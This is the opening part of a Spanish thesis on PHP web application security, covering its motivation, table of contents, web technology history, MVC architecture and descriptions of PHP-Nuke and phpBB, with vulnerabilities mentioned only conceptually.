Seguridad en Aplicaciones Web

Basado en la programación en PHP

Alumno: Camilo José Ponce
Director: Lic. Francisco Javier Díaz
Co-Director: Lic. Claudia M. Banchoff Tzancoff

Objetivos y Motivación

Motivación

El crecimiento del desarrollo web va en aumento, sobre todo por la popularidad de Internet, existe entonces una comunicación casi natural entre aplicaciones web a través de una red, en particular Internet.

Los peligros que presenta la exposición de una aplicación web son muy importantes, sobre todo al estar expuesto a una gran cantidad de personas.

El número de incidentes de seguridad se incrementa cada año, y en gran número el incidente de seguridad tiene que ver con alguna falla en la tarea del desarrollador.

Algunos datos interesantes pueden encontrarse en el sitio WASC (*Web Application Security Consortium* [Ref46]). Este sitio es una iniciativa abierta y colaborativa que tiene como objetivo conocer más fehacientemente el terreno de las vulnerabilidades en las aplicaciones web, mediante el estudio de los ataques y las soluciones que se producen en ellas.

El *White Hat Team* [Ref74] muestra un reporte sobre las vulnerabilidades mencionadas en este informe con estadísticas organizadas por clases de vulnerabilidad, por tipo de organización, por tipo de tecnología o programación, por nivel de severidad y además un top ten de vulnerabilidades comunes, todos estos datos reflejados a lo largo de este trabajo.

Sitios como www.securityfocus.com, dedicado a la información sobre seguridad con más de 18 millones de páginas revisadas, poseen informes[Ref68] sobre tipos de vulnerabilidades que avalan los datos que se recogen en este informe.

El desarrollo de aplicaciones web seguras se convierte en una tarea cada vez más difícil debido a la creciente complejidad y variedad de servicios ofrecidos a través de Internet.

El desarrollador pasa a tener un rol más importante en la seguridad de las aplicaciones web, no es sólo responsabilidad del encargado de la infraestructura del sistema y de la red donde está instalado el sistema.

Los desarrolladores de Sistemas deberían poseer nociones de Seguridad Informática, de modo que puedan resolver exitosamente los problemas que les puedan surgir en este terreno.

Objetivos

El presente trabajo tiene como principal objetivo el análisis de vulnerabilidades en diferentes aplicaciones web y su correspondiente solución.
Se implementará una aplicación web especialmente diseñada para impartir estos conceptos en alumnos que están comenzando a desarrollar sus primeras aplicaciones en PHP.

Se presentará:

- ✔ Un informe sobre aplicaciones Web desarrolladas en PHP
- ✔ Un informe sobre diez tipos de vulnerabilidades que pueden afectar a las aplicaciones Web, basadas en el proyecto OWASP.
- ✔ Un informe sobre aspectos de seguridad en el lenguaje PHP.
- ✔ Una aplicación en la programación PHP que cuenta con lecciones prácticas para aprender a detectar y resolver vulnerabilidades en aplicaciones web,

  La aplicación desarrollada contiene parte del temario de la materia "Proyecto de Software", en donde se implementan aplicaciones usando PHP y en donde, los alumnos podrán agregar lecciones de seguridad o tomar las lecciones de seguridad proporcionadas para aprender sobre vulnerabilidades que pueden afectar a un tema específico de la materia.

1.Introducción....6
1.1.Aplicaciones Web....6
1.2.Evolución de las Tecnologías Web....7
1.2.1.Primera Generación – CGI....7
1.2.2.Interfaces nativas....7
1.2.3.Scripting....8
1.2.4.Frameworks de aplicaciones Web – J2EE y ASP .NET....9
1.2.5.Aplicaciones de pequeña a mediana escala....10
1.2.6.Aplicaciones de gran escala....10
1.3.Arquitectura MVC....11
2.Aplicaciones Web en PHP....13
2.1.PHP-Nuke....13
2.2.phpBB....15
2.3.Joomla!....17
2.4.Symfony....19
3.Aspectos de Seguridad en Desarrollos de Aplicaciones Web....20
3.1.Policy Frameworks....20
3.1.1.Compromiso organizacional con la seguridad....20
3.1.2.COBIT....21
3.1.3.ISO 17799....21
3.1.4.Metodología de desarrollo....21
3.1.5.Estándares de codificación....22
3.1.6.Control de código fuente....22
3.1.7.Resumen....22
3.2.Principios de Codificación Segura....23
3.2.1.Clasificación de los recursos....23
3.3.Ataques....23
3.3.1.Pilares de seguridad de la información....23
3.3.2.Arquitectura de Seguridad....24
3.3.3.Principios de Seguridad....25
3.3.3.1.Minimizar el área de posibles ataques....25
3.3.3.2.Valores por defecto seguros....25
3.3.3.3.Principio de Mínimo Privilegio....25
3.3.3.4.Principio de Defensa en Profundidad....25
3.3.3.5.Controlar los Fallos....26
3.3.3.6.Uso de Sistemas Externos....26
3.3.3.7.Separación de Deberes....26
3.3.3.8.Seguridad a través de Ocultamiento de Código (Obscurity)....27
3.3.3.9.Simplicidad a la hora de resolver....27
3.3.3.10.Arreglar de manera correcta un problema de seguridad....27
4.Aspectos de Seguridad en PHP....28
4.1.Instalación y configuración....28
4.1.1.Instalación de PHP como un binario CGI....29
4.1.1.1.Acceso a cualquier documento en el servidor....29
4.1.2.Instalación como módulo de Apache....30
4.2.Seguridad del sistema de archivos....32
4.3.Acceso seguro a la Bases de Datos....34
4.3.1.Diseño de Bases de Datos....34
4.3.2.Aspectos relacionados con la conexión a la Base de Datos....34
4.3.3.Modelo de Almacenamiento Encriptado....34

4.3.4.Uso de un campo de contraseñas encriptado 35
4.3.5.SQL Injection 35
4.4.Reporte de Errores....36
4.5.Uso de Register Globals....38
4.5.1.Detección de envenenamiento simple de variables 39
4.6.Datos Enviados por el Usuario....40
4.6.1.Variables Peligrosas 40
4.6.2.Magic Quotes....41
4.7.Migración desde PHP 4 a PHP 5....42
4.7.1.Cambios incompatibles....42
4.7.2.Reporte de Errores....44
4.7.3.register_globals y magic_quotes_gpc 44
4.7.4.Modelo de Objetos en PHP 5....45
5.El proyecto OWASP....46
5.1.OWASP Top Ten "El Top Ten en vulnerabilidades de seguridad en aplicaciones web"....47
5.1.1.Cross Site Scripting (XSS)....48
5.1.2.OWASP PHP Filters....50
5.1.3.Injection Flaws....51
5.1.3.1.SQL Injection....52
5.1.4.Ejecución maliciosa de archivos....64
5.1.5.Sesiones....71
5.1.6.Referencia insegura a objetos propios de la aplicación....72
5.1.7.Cross Site Request Forgery (CSRF)....74
5.1.8.Pérdida de la información y manejo inapropiado de errores....79
5.1.9.Vulnerar Autenticación y Administración de Sesiones....80
5.1.10.Almacenamiento Criptográfico Inseguro....82
5.1.11.Comunicaciones Inseguras....84
5.1.12.Fallo en el acceso a URL restringidas....86
5.2.PHP Top 5....89
5.2.1.Ejecución Remota de Código(Remote Code Execution)....90
5.2.2.Cross-site scripting....92
5.2.3.SQL Injection....95
5.2.4.Configuración PHP....99
5.2.5.Ataques al sistema de archivos....100
6."Lecciones Prácticas Sobre Seguridad en la Web (programadas en PHP)"....101
6.1.WebGoat....101
6.2.Aplicación LS-PHP (Lecciones de seguridad en PHP) 104
6.3.Lecciones....104
6.3.1.Lección 1: Http Básico....105
6.3.2.Lección 2: SQL Injection....106
6.3.3.Lección 3: Cross Site Scripting....107
6.3.4.Lección 4: CSRF....109
6.3.5.Lección 5: Seguridad en Ajax....110
6.4.Extensión de la aplicación....113
7.Conclusiones....116
8.Trabajos Futuros....117
9.Referencias....118

1. Introducción

En esta sección se definirán una serie de conceptos que se utilizarán a lo largo de este informe. Muchos de los mismos no son términos nuevos, pero vale la pena recordarlos y unificar definiciones para un mejor entendimiento.

1.1. Aplicaciones Web

Según la definición de Wikipedia, *"una aplicación web es una aplicación que se utiliza accediendo a un servidor web a través de Internet o de una intranet.*

Las aplicaciones web son populares por el uso de clientes ligeros como un browser, además de la ventaja de actualizar y mantener aplicaciones web sin distribuir e instalar software en miles de potenciales clientes.

Webmails, wikis, weblogs, MMORPGs, tiendas on-line, wikipedia son ejemplos bien conocidos de aplicaciones web" [Ref1]

Bitpipe.com ofrece otra definición de aplicación web: "software almacenado y suministrado en la web, usualmente una combinación de una o más páginas web interactivas que pueden invocarse e integrar navegadores, ASP, javascripts, HTML, XML, *cookies*, objetos COM, etc. para crear un sitio web dinámico para enviar, recuperar y almacenar la información.

La forma más común de construir una aplicación web es mediante una estructura de tres niveles, un nivel de servicios para el usuario(permitiendo acceso a la aplicación para el usuario), un nivel de servicios de negocios(permitiendo al usuario llevar a cabo acciones complejas) y un nivel de servicios de datos(permite almacenar y recuperar datos)" [Ref2]

En los primeros días de la web, los sitios web consistían de páginas estáticas con limitada interacción con el usuario.

A comienzos de los años 90, esta limitación fue eliminada cuando los servidores web fueron modificados para tener comunicación con scripts customizados del lado del servidor.

Este fue un paso enorme y fundamental hacia la web que se conoce hoy en día. Sin interactividad no habría *e-commerce* (como *Amazon*), *web mail* (*Hotmail, Gmail*), *PC Bankings*, *blogs*, etc.

La tendencia a incrementar la interactividad avanza rápidamente, con la llegada de *"Web 2.0",* un término que abarca mucha de las tecnologías existentes.

1.2. Evolución de las Tecnologías Web

Inicialmente, fue bastante difícil escribir aplicaciones sofisticadas. La primera generación de aplicaciones web era primitiva, usualmente poco más que enviar datos a través de formularios y algunas aplicaciones de búsqueda.

Aún estas aplicaciones básicas llevaban bastante trabajo e implicaban cierta habilidad y conocimiento.

1.2.1. Primera Generación – CGI

Los programas *CGI (Common Gateway Interface)* reinaron en los 90's hasta que los lenguajes de *scripting* se abrieron paso y se convirtieron en las tecnologías más comúnmente adoptadas.

Una aplicación CGI trabaja encapsulando los datos suministrados por el usuario en variables del ambiente.

Los programas personalizados procesan los datos suministrados por el usuario y envían un texto HTML completo a la salida *standard* (*stdout*), el cual es capturado por el servidor web y devuelto al usuario.

Ejemplos de *CGI* complejos incluyen *Hotmail*, el cual fue esencialmente implementado con *scripts Perl*.

Si bien las técnicas para asegurar estas aplicaciones no se han tratado específicamente en este trabajo, muchas de ellas pueden ser usadas con pocos o ningún cambio.

1.2.2. Interfaces nativas

Para intentar salvar los problemas de perfomance de los programas CGI surgen las Interfaces Nativas. Estas interfaces extienden la funcionalidad del servidor web mediante APIs.

Ejemplos típicos son los módulos del servidor web *Apache, NSAPI* de *SunONE* y *ISAPI* de *Microsoft*.

La principal desventaja del uso de estas interfaces radica en que son códigos propietarios creando una dependencia total con el servidor web utilizado.

1.2.3. Scripting

Además de un problema de performance los programas CGI cuentan con numerosos problemas de seguridad. Gestión de sesiones y controles de autorización dificultan la elaboración de aplicaciones web comercialmente útiles.

Por este motivo, los desarrolladores web cambiaron a lenguajes de *scripting*, tales como Javascript y PHP para resolver estos problemas. Los lenguajes de scripting corren scripts dentro del servidor web o en el navegador, tal es el caso de Javascript.

A diferencia de los lenguajes de bajo nivel, los lenguajes de scripting raramente sufren de *buffer overflow* [Ref3] o debilidades de recursos para programación.

Buffer overflow o desbordamiento de *buffer* causa un error de sistema debido a una falla en la programación, el programa pretende escribir mas información en la unidad de memoria (buffer) de la que este puede alocar.

Trabajar con lenguajes de scripts trae aparejado algunas desventajas que deben ser tenidas en cuenta cuando se consideran posibles problemas de seguridad. Principalmente porque estas características pueden ser aprovechadas por personas mal intencionadas para aprovechar las debilidades de la aplicación.

Entre las desventajas más destacadas se puede mencionar:

- ✗ La mayoría de los lenguajes de scripting no son fuertemente tipados y no promueven la buena práctica de programación.

  Javascript es un lenguaje donde no es necesario declarar variables ni especificar su tipo, aunque no todos los objetos pueden ser leídos (el objeto *history* por ejemplo) puede accederse a la mayoría de ellos sin saber que tipo de objeto estoy manipulando, esto le resta fiabilidad.
- ✗ Es difícil (pero no imposible) escribir grandes aplicaciones multi-capas en lenguajes de scripting, porque a menudo las capas de presentación, aplicación y datos residen ella misma máquina, lo que limita la escalabilidad y la seguridad.
- ✗ La mayoría de los lenguajes de scripting no soportan en forma nativa llamados a servicios web o métodos remotos, lo cual dificulta la comunicación con los servidores de aplicación y servicios de web externos.

1.2.4. Frameworks de aplicaciones Web – J2EE y ASP .NET

Cómo los lenguajes de scripting alcanzaron los límites de performance y escalabilidad, la mayoría dio el salto a la plataforma de elaboración web *J2EE de Sun*.

El uso del lenguaje Java para producir aplicaciones corre casi tan rápidamente como las basadas en *C++*, y no es fácil sufrir de *buffer overflows* o falta de memoria.

Con tecnologías como J2EE es posible elaborar complejas aplicaciones distribuidas que corren aceptablemente y posee una buena gestión de sesiones y controles de autorización.

Estas tecnologías proponen seguridad declarativa y programada basada en roles (archivos *application.xml y web.xml* para restringir el acceso a los recursos especificando el nombre de los roles y grupos de seguridad que tienen acceso [Ref4]

Es posible la elaboración de aplicaciones multi-capas y al ser fuertemente tipado muchos problemas se previenen en el momento de la compilación.

El lado negativo es que se necesita una base de conocimientos para programar que no es comparable con otros lenguajes, como por ejemplo *PHP*, con el cual un programador novato puede elaborar rápidamente una aplicación.

Cuando *Microsoft* actualizó su tecnología *ASP* a *ASP .NET*, el cual es muy parecido al framework *J2EE* en muchos aspectos, ofrecieron varias mejoras en la elaboración del proceso.

Por ejemplo en *.NET,* es fácil para los programadores principiantes y los diseñadores web preparar rápidamente pequeñas aplicaciones, al igual que con la tecnología J2EE permite aplicaciones distribuidas extensas, ofrece también una gestión de sesión y controles de autorización

Permite a los programadores elegir entre varios lenguajes para desarrollar, el cual es compilado a código nativo para lograr performance (cercana a C++), permite comunicación transparente con componentes extremos y remotos, es fuertemente tipado, previene problemas de programación antes que los programas corran.

La elección entre los *frameworks J2EE* o *ASP .NET* es en gran parte dependiente de la plataforma. Hay pequeñas razones para elegir uno sobre el otro con respecto a la seguridad.

Las aplicaciones *J2EE* en teoría son multiplataforma, pueden correr con pocos o ningún cambio sobre *Linux, Mac, AIX* o *Windows*.

ASP .NET está disponible en principio para *Microsoft Windows* aunque el proyecto *Mono* [Ref28] puede correr aplicaciones *ASP .NET* en varias plataformas incluyendo *Solaris, Linux* y *Netware.*

1.2.5. Aplicaciones de pequeña a mediana escala

La mayoría de las aplicaciones de pequeña o mediana escala poseen una arquitectura usualmente basada en scripts procedurales lineales simples.

La razón para esta arquitectura es que es más fácil de escribir, y se necesitan pocos conocimientos para mantener el código. Para aplicaciones pequeñas cualquier beneficio en performance obtenido migrando a una arquitectura más escalable no será recuperado en tiempo de ejecución por la aplicación. Por ejemplo, si toma tres semanas de tiempo de programación re-elaborar los scripts a un modelo *MVC* por ejemplo (en la siguiente sección se describe este modelo y se explica su ventaja a la hora de diseñar una aplicación) esas semanas no serán recuperadas (o significativas para los usuarios finales) más allá del perfeccionamiento en escalabilidad.

Es común encontrar muchas cuestiones de seguridad en tales aplicaciones, incluyendo las consultas dinámicas a base de datos construidos desde datos de entrada validados insuficientemente, pobre manejos de errores y controles de autorización débiles.

1.2.6. Aplicaciones de gran escala

Las aplicaciones más grandes necesitan una arquitectura diferente que la de una simple encuesta o datos ingresados mediante un formulario. A medida que las aplicaciones se hacen más grandes, se vuelve más difícil implementarlas y mantenerlas y conservar su escalabilidad. Usar arquitecturas para aplicaciones escalables se torna necesario cuando una aplicación lo demanda, por ejemplo necesita un número considerable de tablas en la base de datos o tiene muchas funciones por usuario.

Una arquitectura escalable para una aplicación es a menudo dividido en capas y, si se usan patrones de diseño, se divide en partes para forzar la modularidad, los requerimientos de interface y reuso de objetos.

Dividir la aplicación en capas permite a la aplicación ser distribuida en varios servidores, mejorando la escalabilidad de la aplicación a costa de la complejidad.

1.3. Arquitectura MVC

La arquitectura MVC no es un concepto nuevo. Nace con el paradigma de Objetos y tiene su auge con el uso de Smalltalk, es actualmente uno de los modelos para el desarrollo de aplicaciones web más comunes.

MVC significa *model-view-controller* y conceptualmente plantea una separación entre la aplicación propiamente dicha (*Model*), la forma de visualizar esta información (*View*) y el manejo de la interacción con el usuario (*Controller*).

En aplicaciones Web MVC es típico de las aplicaciones *Apache Fundation Jakarta Struts J2EE*, y el código detrás de *ASP .NET* puede ser considerado una implementación parcial de esta arquitectura.

Para PHP, el proyecto *WACT* [Ref29] permite implementar el paradigma MVC en una interface amigable PHP, aunque hay muchos *frameworks* más que permiten desarrollar aplicaciones siguiendo este modelo.

Pensando en una aplicación web, las distintas capas del modelo MVC abarcan procesos específicos de este tipo de aplicaciones.

La vista (*view*) es la capa de presentación debería permitir producir salida HTML para el usuario con poca o ninguna lógica de aplicación.

El controlador o lógica de la aplicación (*controller*) toma la entrada del usuario y la lleva a través de los flujos que llaman a objetos del modelo de la aplicación que recupera, procesa o almacena esos datos. Los controladores bien escritos centralizan la validación del lado del servidor contra las formas de seguridad comunes pasando el dato al modelo para procesamiento y asegurándose que la salida es segura.

El modelo (*Model*) encapsula la funcionalidad, tal como una “Cuenta” o un “Usuario”.

Un buen modelo debería ser transparente al invocador de ese modelo y proveer un método para tratar con procesos de negocios de alto nivel más que una capa entre el almacenamiento de datos.

Por ejemplo, un buen modelo debería permitir *pseudo código* como éste para tratar con el controlador:

```
unaCuenta->transferirFondos(cuentaOrigen, cuentaDestino, monto)
```

en vez de escribir algo como esto:

```
if unaCuenta->esMiCuenta(cuentaOrigen) &
        monto < unaCuenta->getMaxTransferLimit() &
        unaCuenta->getBalance(cuentaDestino) > monto &
        unaCuenta->existeCuentaDestino(cuentaDestino) &
        then
                if unaCuenta->extraer(cuentaOrigen, monto) = OK then
                        unaCuenta->depositar(cuentaDestino, monto)
                end if
end if
```

La idea es encapsular el código en el modelo para no exponer las operaciones primitivas. Si el controlador y el modelo están en máquinas diferentes, la diferencia de performance puede ser distinta, es importante entonces para el modelo ser útil a un alto nivel.
El modelo es responsable de chequear los datos contra las reglas de negocios y cualquier riesgo residual único para el guardado de datos en uso. Hay muchas situaciones de fallos de seguridad en el desarrollo por una mala verificación en el modelo. Por ejemplo, si el modelo almacena datos en un archivo plano el código necesita ser chequeado para los comandos de *injection* del sistema operativo si los archivos son llamados por el usuario;si el modelo almacena datos en un lenguaje interpretado, como por ejemplo SQL, entonces el modelo también es responsable de prevenir *SQL Injection*, etc. La relación entre el controlador y el modelo necesita ser cuidadosamente considerada para asegurar que los datos están fuertemente tipados, con una estructura razonable(sintaxis), y una longitud apropiada, mientras permiten flexibilidad para internacionalización y necesidades futuras.

Los llamados al modelo para el salvado de datos deberían ser a través de métodos seguros. Una de las debilidades más comunes se encuentra en los consultas dinámicas (q*ueries* dinámicos), donde se construye una cadena de caracteres a partir de una entrada no validada del usuario (*SQL Injection*).

Se obtiene mejor performance y más seguridad con el uso de *stored procedures*, seguidos de *queries* parametrizados (también conocidos como *prepared statements*) con parámetros y esquema fuertemente tipados.

Al ejecutar directamente en la bases de datos un *stored procedure* posee acceso directo a los datos que necesita manipular.

Los *stored procedures* no siempre son una buena idea, pueden atar la implementación a un proveedor particular de base de datos.

Por otra parte cambios erróneos en los *stored procedures* pueden provocar desestabilizar parte del código de la aplicación.

2. Aplicaciones Web en PHP

En esta sección se detallarán varias aplicaciones y frameworks muy utilizados que serán mencionados en el informe para mostrar las vulnerabilidades que fueron encontrándose en ellos.

Se hablará de dos *CMS (PHP-Nuke y Joomla!),* un foro y un *framework* de desarrollo.

2.1. PHP-Nuke

PHP-Nuke es un *CMS* o administrador de contenidos en *PHP* muy utilizado y con muchas fallas de seguridad reportadas.

PHP-Nuke **[**Ref5] es un portal web o sistema de administración de contenido basado en tecnologías *PHP* y puede usar varios motores de bases de datos basados en SQL (*MySQL, MySQL4, msSQL, PostgreSQL, Access, ODBC, DB2, Oracle* y *SQLite*).

La finalidad de *PHP-Nuke* es tener un sitio web automatizado para publicar noticias y artículos entre usuarios. Cada usuario puede subir comentarios para discutir los artículos. Tiene una administración basada en la web, encuestas, ranking de páginas, estadísticas de acceso por página con contadores de visitas, administración de temas para usuarios registrados, *customización* por usuario, administración amigable, opción para borrar comentarios, sistema de moderación, bloques HTML customizables, edición de autores y usuarios, sistema de *banners* integrado,motor de búsqueda, etc.

PHP-Nuke se distribuye con licencia *GNU GPL* [Ref6]

Hasta la versión 7.5 se podía descargar gratuitamente desde la web oficial de *PHP-Nuke*; la versión 7.5 es la primera que requirió un pago de 10 dólares. Esto está permitido según la licencia GNU GPL (con la condición de que el código fuente también sea entregado), y el comprador tiene a su vez el derecho de distribuir el código fuente gratuitamente.

Es posible agregar diferentes módulos permitiendo al administrador de la web agregar nuevas funcionalidades.

Otra característica resaltable es la amplia cantidad de idiomas soportados

La Figura 1 muestra una captura de su interfaz de usuario.




Figura 1: *PHP-Nuke*

2.2. phpBB

Es una herramienta *Open Source* para construir foros en la web actualmente muy utilizada.

phpBB **[**Ref7] es una abreviación de *PHP Bulletin Board.*

Su interfaz de usuario es muy fácil de usar por el visitante, con un panel de administración simple y de ejecución rápida y sencilla y una sección de ayuda siempre a mano.

Funciona sobre una base de datos SQL donde almacena la información para poder recuperarla en cada petición.

phpBB *group*, es el grupo que mantiene este sistema, está formado por la propia comunidad y sus aportes, con la intención de promover el software libre.

Como en el caso de *PHP-NUKE*, este software también es conocido por sus numerosas vulnerabilidades, por ello, hay que actualizar la versión de ***phpBB*** con cada versión nueva, para evitar tener problemas con la seguridad del foro [Ref8]

Actualmente existen montones de portales en los que se puede crear un foro en *phpBB* en solo unos minutos, ya sea por su estabilidad o por su facilidad de uso, es el sistema de foros más conocido y usado en la red.

Existen sitios webs que crean automáticamente un foro *phpBB* y son bastante personalizables, por ejemplo

http://www.foros.net/

Entre las características más destacadas de este producto, se puede mencionar

- Creación y administración rápida de una comunidad on-line.
- Formato de los mensajes con múltiples estilos y tamaños de fuentes y enlace automático de URL.
- Se pueden incluir fácilmente encuestas.
- Notificación por e-mail de las respuestas.
- Posibilidad de envío de mensajes privados entre usuarios.
- Permite editar los mensajes, respuestas, etc.
- Posibilidad de censurar determinados usuarios o palabras que puedan resultar ofensivas.
- Interface simple de usar para administrar visualmente las cabeceras, pies y metatags.
- Los moderadores pueden actuar sobre varios foros a la vez.
- Los administradores pueden cambiar las preferencias de los foros.
- Control de la IP desde la que se envían los mensajes. (Desde la administración)
- Uso de la base de datos Mysql.
- Soporte para múltiples idiomas.

La Figura 2a y 2b muestran una captura de su interfaz de usuario.




Figura 2a:*phpBB*

